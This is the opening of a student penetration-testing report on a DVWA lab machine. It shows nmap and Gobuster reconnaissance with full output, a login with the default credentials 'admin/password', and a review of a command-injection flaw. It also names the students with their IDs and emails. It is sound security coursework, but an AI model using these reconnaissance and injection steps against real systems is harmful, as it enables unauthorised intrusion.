



PENETRATION TESTING REPORT



Name: Narayan Ram Narayanan

Student ID:119398579, Email nana2011@umd.edu

Name: Dhanush Devaladakere Arvind

Student ID:119151556, Email: dagowda@umd.edu

Name: Sumanth Vankineni

Student ID: 119351130, Email: svankine@umd.edu

Name: Tanishq Javvaji

Student ID: 119070185, Email: tanishqj@umd.edu

Table of Contents

Executive Summary	3
Major vulnerabilities identified:.....	3
Recommendations:	3
Introduction	4
Methodology.....	4
I. Initial Reconnaissance Phase	5
1. Initial Nmap Scan Results	5
II. Service Enumeration and Version Identification.....	6
1. Advanced Nmap Scan Execution	6
III. Web Service Analysis	7
1. Exploration of HTTP Service (Port 80).....	7
2. Analysis of Webpage Image	8
IV. Directory Enumeration	9
1. Execution of Gobuster Scan (Gobuster Directory Search)	9
2. Attempted Authentication on '/master/' Directory	9
V. Code Analysis and Vulnerability Identification	11
1. Examination of DVWA Command Injection Pa.....	11
2. Network Connectivity Test.....	12
a. Command Injection Page Test:	12
b. ICMP Packet Exchange Observation:	13
3. Security Level Modification and Vulnerability Exploitation	13
a. Security Level Change(DVWA Security Level Adjustment):	13
b. PHP Source Code Review:	14
c. Command Injection Experimentation:	14
d. Complex Payload Execution:	15
VI. Reverse Shell Connection and Listener Setup	16
1. Reverse Shell Execution Attempt	16
2. Local Machine Listener Initialization:	16
3. Confirmation of Successful Connection:	17
VII. File Transfer via Reverse Shell.....	17
1. Local HTTP Server Initiation:	17
2. Transferring linpeas.sh Script:	18

3. Confirmation of Script Transfer:	18
VIII. Vulnerability Assessment and Exploitation.....	19
1. Execution of linpeas.sh Script:.....	19
2. Enhanced Shell Access:	19
3. Exploiting CVE-2017-16995:	20
4. Downloading and Executing Exploit:	20
5. Confirmation of Privilege Escalation:.....	20
IX. Post-Privilege Escalation Activities	20
1. Configuration File Examination:	20
2. MySQL Server Access:	21
3. Interaction with MySQL Database:	22
4. Database Enumeration Command:.....	22
5. Accounts Table Analysis in Mutillidae Database:	23
X. User Authentication Data Analysis and System Access	23
1. Accessing /etc/shadow (Examination of /etc/shadow File):.....	23
2. Exploring /etc/passwd:	24
3. System Access with Thanos Account:	25
4. SSH Access Using emaw Account:	25
5. Cracking the password for other users	26
XI. Deep Dive into System Directories and Decoding Messages.....	30
1. Unveiling Directory Contents(Directory Content Analysis):.....	30
2. User Directory Inspection:	30
3. Decoding Message in Image File:	31
4. Regaining Root Access:	31
5. Search for "Infinity Stones":	31
XII. Decryption of Encrypted Files and Message Interpretation	32
1. Bash History Analysis:	32
2. Decrypting "thoughts.enc":.....	33
3. Decoding Strategy Based on Movie Theme:	33

Executive Summary

This penetration test revealed several critical vulnerabilities in the target system, notably around weak default credentials, command injection, and improperly secured sensitive files. Key findings include successful command injection leading to a reverse shell, extraction of sensitive database credentials, and the discovery of multiple encrypted files.

Major vulnerabilities identified:

Weak Default Credentials: The use of common credentials like 'admin/password' allowed unauthorized access to the Damn Vulnerable Web Application (DVWA) admin panel.

Command Injection Vulnerabilities: Enabled execution of arbitrary system commands and reverse shell establishment.

Exposure of Sensitive Information: Access to /etc/shadow and /etc/passwd files revealed user authentication details. Further, unsecured configuration files contained MySQL database credentials.

Recommendations:

Implement strong, unique passwords and regularly update them.

Sanitize user inputs to mitigate command injection risks.

Secure sensitive files and employ encryption for critical data storage.

Introduction

The penetration test was conducted to assess the security posture of the target system, comprising web applications and underlying server infrastructure. The test aimed to identify vulnerabilities, analyze potential impacts, and recommend mitigations. Our approach was comprehensive, encompassing both network and application-level assessments. The scope included identifying service misconfigurations, authentication weaknesses, and testing for common vulnerabilities like SQL injection, command injection, and exposure of sensitive data. Constraints included adhering to ethical hacking guidelines and avoiding any disruption to normal system operations.

Methodology

Our penetration testing methodology followed a structured approach, utilizing both black-box and white-box testing techniques:

Reconnaissance: Gathered initial information using tools like Nmap to map the network and identify open ports and services.

Service Enumeration: Employed advanced scanning to determine service versions and configurations.

Vulnerability Assessment: Utilized tools like Gobuster for directory enumeration and manual code reviews to identify potential vulnerabilities.

Exploitation: Tested vulnerabilities by attempting to exploit them, including command injection, and accessing sensitive files.

Post-Exploitation: After gaining higher privileges, conducted thorough system analysis to uncover further vulnerabilities and sensitive data.

I. Initial Reconnaissance Phase

1. Initial Nmap Scan Results

During the reconnaissance phase of the penetration test, we employed an Nmap scan to map the network and identify active services. The scan was executed on a local IP range, specifically 192.168.52.0/24. This targeted scan was part of a broader batch process encompassing 256 IP addresses.

```
(kali@kali)-[~/Desktop]
$ nmap 192.168.52.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-04 15:29 EST
Nmap scan report for 192.168.52.2
Host is up (0.00057s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.52.128
Host is up (0.00063s latency).
All 1000 scanned ports on 192.168.52.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.52.142
Host is up (0.00097s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.73 seconds
```

Key Findings: 🔴

Host Identification: The scan identified three responsive hosts within the specified IP range.

Service Enumeration for Host 192.168.52.142:

Open Ports and Services:

Port 21 (FTP): File Transfer Protocol service detected.

Port 22 (SSH): Secure Shell service detected.

Port 23 (Telnet): Telnet service detected.

Port 25 (SMTP): Simple Mail Transfer Protocol service detected.

Port 80 (HTTP): Hypertext Transfer Protocol service detected.

These open ports suggest active network services, offering potential vectors for further exploration.

Closed Ports:

The scan reported 995 TCP ports as closed, indicating a possible firewall or filtering mechanism. This response was characterized by connection refusals, hinting at a robust network defense strategy.

Observations:

The presence of multiple open ports, especially on standard service ports like FTP, SSH, Telnet, SMTP, and HTTP, points to a potentially diverse set of services and applications in use. This variety necessitates a comprehensive approach in subsequent testing phases, considering the variety of protocols and services identified.

II. Service Enumeration and Version Identification

1. Advanced Nmap Scan Execution

Building upon the foundational data gathered in the initial reconnaissance phase, we advanced our penetration testing efforts by conducting a more detailed Nmap scan. This scan incorporated the use of script scanning (-sC) and service version detection (-sV) options, aimed at obtaining an in-depth understanding of the services running on the target host at IP address 192.168.52.142.

```
(kali@kali)-[~/Desktop]
$ nmap -p- -sC -sV 192.168.52.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-04 15:30 EST
Nmap scan report for 192.168.52.142
Host is up (0.00033s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 d8cc52dff0c80a83fcb5252cdd16ac1f (RSA)
|_  256 57cea066b501d27b0dca88a702dd5a0d (ECDSA)
|_  256 3645c8e80a12d13db2e5e200d32e0cc1 (ED25519)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_ smtp-command: ubuntu.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=ubuntu
|_ Not valid before: 2019-05-03T15:19:30
|_ Not valid after: 2029-04-30T15:19:30
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: ubuntu.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
```

Key Findings:

Enhanced Service Details:

FTP Service (Port 21):

Service Version: vsftpd 3.0.3.

SSH Service (Port 22):

Service Version: OpenSSH 7.2p2.

Operating System: Ubuntu.

SSH Host Keys: Detailed in the scan output.

SMTP Service (Port 25):

Service Version: Postfix, with extended capabilities.

HTTP Service (Port 80):

Service Version: Apache httpd 2.4.18.

Operating System: Ubuntu.

HTML Title: Not retrieved, indicating potential content restrictions or specific server configurations

Observations:


The detailed scan results provide valuable insights into the versions of the services and underlying operating systems, crucial for identifying potential vulnerabilities. The specific versions of vsftpd, OpenSSH, Postfix, and Apache httpd, coupled with their respective configurations, lay the groundwork for targeted vulnerability assessment. The absence of an HTML title for the HTTP service and the presence of SSL certificates suggest a conscious effort towards security, warranting a careful approach in further testing stages.

III. Web Service Analysis

Web Content Assessment on HTTP Service

1. Exploration of HTTP Service (Port 80)

Following the identification of an operational HTTP service on the target IP address 192.168.52.142, our testing protocol involved directly accessing the webpage hosted on the server. This step was crucial for understanding the nature and purpose of the web content being served.




Key Observations:

Steganographic Analysis, Hidden Message Investigation

2. Analysis of Webpage Image

We delved into the possibility of steganography upon discovering a lone image on the website hosted at IP address 192.168.52.142. Using the online tool 'stylesuxx.github.io/steganography', we aimed to decode any concealed messages within the image.



Key Outcomes:

Discovery of Concealed String: The tool revealed a hidden string "judgement" within the image.

Potential Significance: This string may act as a passphrase, password, or key, indicating layered security measures or hidden functionalities within the system.

Implications: The presence of a steganographically hidden message suggests advanced security features, requiring meticulous penetration testing to uncover and assess further vulnerabilities.

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u 192.168.52.142 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.52.142
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/12/04 15:33:41 Starting gobuster in directory enumeration mode
/master (Status: 301) [Size: 317] [→ http://192.168.52.142/master/]
/server-status (Status: 403) [Size: 302]
Progress: 220227 / 220561 (99.85%)

2023/12/04 15:34:06 Finished
```

IV. Directory Enumeration

1. Execution of Gobuster Scan (Gobuster Directory Search)

After discovering the string "judgement" within the website's image, we focused on directory enumeration for IP address 192.168.52.142. This was conducted using Gobuster version 3.5, a tool renowned for its efficiency in web content discovery.

Procedure and Findings:


Gobuster Command: We utilized the 'directory-list-2.3-medium.txt' wordlist for a comprehensive directory search.

Significant Discovery: The scan identified a directory named '/master/'.

2. Attempted Authentication on '/master/' Directory

Accessing the '/master/' Directory Login Page

Post the enumeration of the '/master/' directory, we progressed to examining the login mechanism. This phase is critical in assessing the robustness of authentication protocols used by the target system.



Key Actions and Results:

Credential Testing:


We initiated our testing with a common approach, using the widely recognized default credentials: username 'admin' and password 'password'.

This choice is based on the frequent observation that many systems retain default credentials, a notable security oversight.


Successful Access:

Surprisingly, this basic credential combination proved effective.

We gained access to the Damn Vulnerable Web Application (DVWA) admin panel, a significant breakthrough in the penetration test.



The image illustrates the homepage of the Damn Vulnerable Web Application (DVWA) after logging in.




V. Code Analysis and Vulnerability Identification

1.Examination of DVWA Command Injection Pa

The source code revealed the implementation of the shell_exec function. This function is commonly used to execute system commands within PHP scripts.

Its presence is a focal point for assessing command injection vulnerabilities.

Command Execution Mechanism:



The source code highlighted the use of the ping command.

The command incorporates a variable \$target, which is indicative of accepting user input.

Implications:

The combination of the shell_exec function and user-input integration in the ping command raises significant security concerns. This setup suggests a potential vulnerability to command injection attacks, where an attacker could manipulate the \$target variable to execute arbitrary system commands. Such vulnerabilities are critical and require immediate attention to mitigate risks of unauthorized system access or control.

2. Network Connectivity Test

Command Injection and ICMP Echo Analysis

a. Command Injection Page Test:

```
(kali@kali)-[~/Desktop]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:08:78:71:55 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.52.128 netmask 255.255.255.0 broadcast 192.168.52.255
    inet6 fe80::20c:29ff:fec6:7b7b prefixlen 64 scopeid 0<link>
    ether 00:0c:29:c6:7b:7b txqueuelen 1000 (Ethernet)
    RX packets 1621780 bytes 747316978 (712.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1516995 bytes 209483724 (199.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 75683 bytes 24537690 (23.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75683 bytes 24537690 (23.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Conducted a ping test to local IP (192.168.52.128) from DVWA host (192.168.52.142).

Confirmed successful transmission and reception of four ICMP echo requests.

```
(kali@kali)-[~/Desktop]
$ sudo tcpdump -i eth0 icmp


[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:46:39.394729 IP 192.168.52.142 > 192.168.52.128: ICMP echo request, id 1267, seq 1, length 64
15:46:39.394803 IP 192.168.52.128 > 192.168.52.142: ICMP echo reply, id 1267, seq 1, length 64
15:46:40.386896 IP 192.168.52.142 > 192.168.52.128: ICMP echo request, id 1267, seq 2, length 64
15:46:40.386923 IP 192.168.52.128 > 192.168.52.142: ICMP echo reply, id 1267, seq 2, length 64
15:46:41.381444 IP 192.168.52.142 > 192.168.52.128: ICMP echo request, id 1267, seq 3, length 64
15:46:41.381481 IP 192.168.52.128 > 192.168.52.142: ICMP echo reply, id 1267, seq 3, length 64
15:46:42.375936 IP 192.168.52.142 > 192.168.52.128: ICMP echo request, id 1267, seq 4, length 64
15:46:42.376020 IP 192.168.52.128 > 192.168.52.142: ICMP echo reply, id 1267, seq 4, length 64
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

b. ICMP Packet Exchange Observation:

Noted consistent ICMP echo requests and replies between .142 and .128, with no packet loss.

Implications:

Verified application's standard command response, indicating network connectivity.



3. Security Level Modification and Vulnerability Exploitation


a. Security Level Change(DVWA Security Level Adjustment):

Modified DVWA Security Level from 'Impossible' to 'Low'.

The 'Low' setting implies minimal security measures, exposing the application to vulnerabilities.

J. Source Code Analysis at Low Security Level

b. PHP Source Code Review:



Examined the Command Injection exercise source code.

Identified use of shell_exec for Unix ping command execution.

